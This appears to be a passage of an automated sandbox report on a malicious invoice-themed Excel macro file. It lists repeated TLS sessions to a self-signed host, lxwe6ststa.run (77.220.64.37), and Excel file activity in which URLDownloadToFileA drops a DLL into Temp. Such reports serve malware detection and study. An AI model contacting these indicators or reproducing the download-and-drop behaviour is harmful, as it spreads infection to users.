Jan 12, 2021 01:44:47.099344015 CET	77.220.64.37	443	192.168.2.22	49253	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:49.200659990 CET	77.220.64.37	443	192.168.2.22	49257	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:51.536020994 CET	77.220.64.37	443	192.168.2.22	49261	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:54.069024086 CET	77.220.64.37	443	192.168.2.22	49265	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:56.163307905 CET	77.220.64.37	443	192.168.2.22	49269	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:44:58.286957026 CET	77.220.64.37	443	192.168.2.22	49273	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:00.440151930 CET	77.220.64.37	443	192.168.2.22	49277	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:45:02.480573893 CET	77.220.64.37	443	192.168.2.22	49281	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:04.587567091 CET	77.220.64.37	443	192.168.2.22	49285	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:06.703485012 CET	77.220.64.37	443	192.168.2.22	49289	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:08.957114935 CET	77.220.64.37	443	192.168.2.22	49293	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:11.386787891 CET	77.220.64.37	443	192.168.2.22	49297	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:13.495340109 CET	77.220.64.37	443	192.168.2.22	49301	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:15.603847027 CET	77.220.64.37	443	192.168.2.22	49305	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:17.696660042 CET	77.220.64.37	443	192.168.2.22	49309	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:45:19.800482035 CET	77.220.64.37	443	192.168.2.22	49313	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:21.920305967 CET	77.220.64.37	443	192.168.2.22	49317	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:24.042557955 CET	77.220.64.37	443	192.168.2.22	49321	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:26.353760958 CET	77.220.64.37	443	192.168.2.22	49325	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:28.783770084 CET	77.220.64.37	443	192.168.2.22	49329	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:30.906864882 CET	77.220.64.37	443	192.168.2.22	49333	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:33.014612913 CET	77.220.64.37	443	192.168.2.22	49337	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:35.135796070 CET	77.220.64.37	443	192.168.2.22	49341	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:45:37.273354053 CET	77.220.64.37	443	192.168.2.22	49345	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:39.394809008 CET	77.220.64.37	443	192.168.2.22	49349	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:41.501972914 CET	77.220.64.37	443	192.168.2.22	49353	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:43.740381956 CET	77.220.64.37	443	192.168.2.22	49357	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:46.466078043 CET	77.220.64.37	443	192.168.2.22	49362	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:48.672018051 CET	77.220.64.37	443	192.168.2.22	49366	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:50.877825022 CET	77.220.64.37	443	192.168.2.22	49370	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:52.970568895 CET	77.220.64.37	443	192.168.2.22	49374	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 12, 2021 01:45:55.058487892 CET	77.220.64.37	443	192.168.2.22	49378	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:57.165930033 CET	77.220.64.37	443	192.168.2.22	49382	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:45:59.286123991 CET	77.220.64.37	443	192.168.2.22	49386	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:46:01.400849104 CET	77.220.64.37	443	192.168.2.22	49390	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:46:03.514745951 CET	77.220.64.37	443	192.168.2.22	49394	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 12, 2021 01:46:05.621118069 CET	77.220.64.37	443	192.168.2.22	49398	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2292 Parent PID: 584

General

Start time:	01:43:38
Start date:	12/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f1d0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\aymakjne.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\ED8A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F51EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4DA1402.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\773DD01B.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\7EEE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B15360.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$INV2680371456-20210111889374.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A8FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B51FF06E.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory f ile | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\996393.cvr	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	13FEF828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEF828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4DA1402.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\773DD01B.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B15360.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\ED8A.tmp	success or wait	1	13F78B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF2922F2D7E2A171FB.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B51FF06E.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF3554D53B8D77EA22.TMP	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7EEE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A8FE0000	C:\Users\user\Desktop\INV2680371456-20210111889374.xlsm	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$INV2680371456-20210111889374.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F41F526	WriteFile
C:\Users\user\Desktop\~$INV2680371456-20210111889374.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F41F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
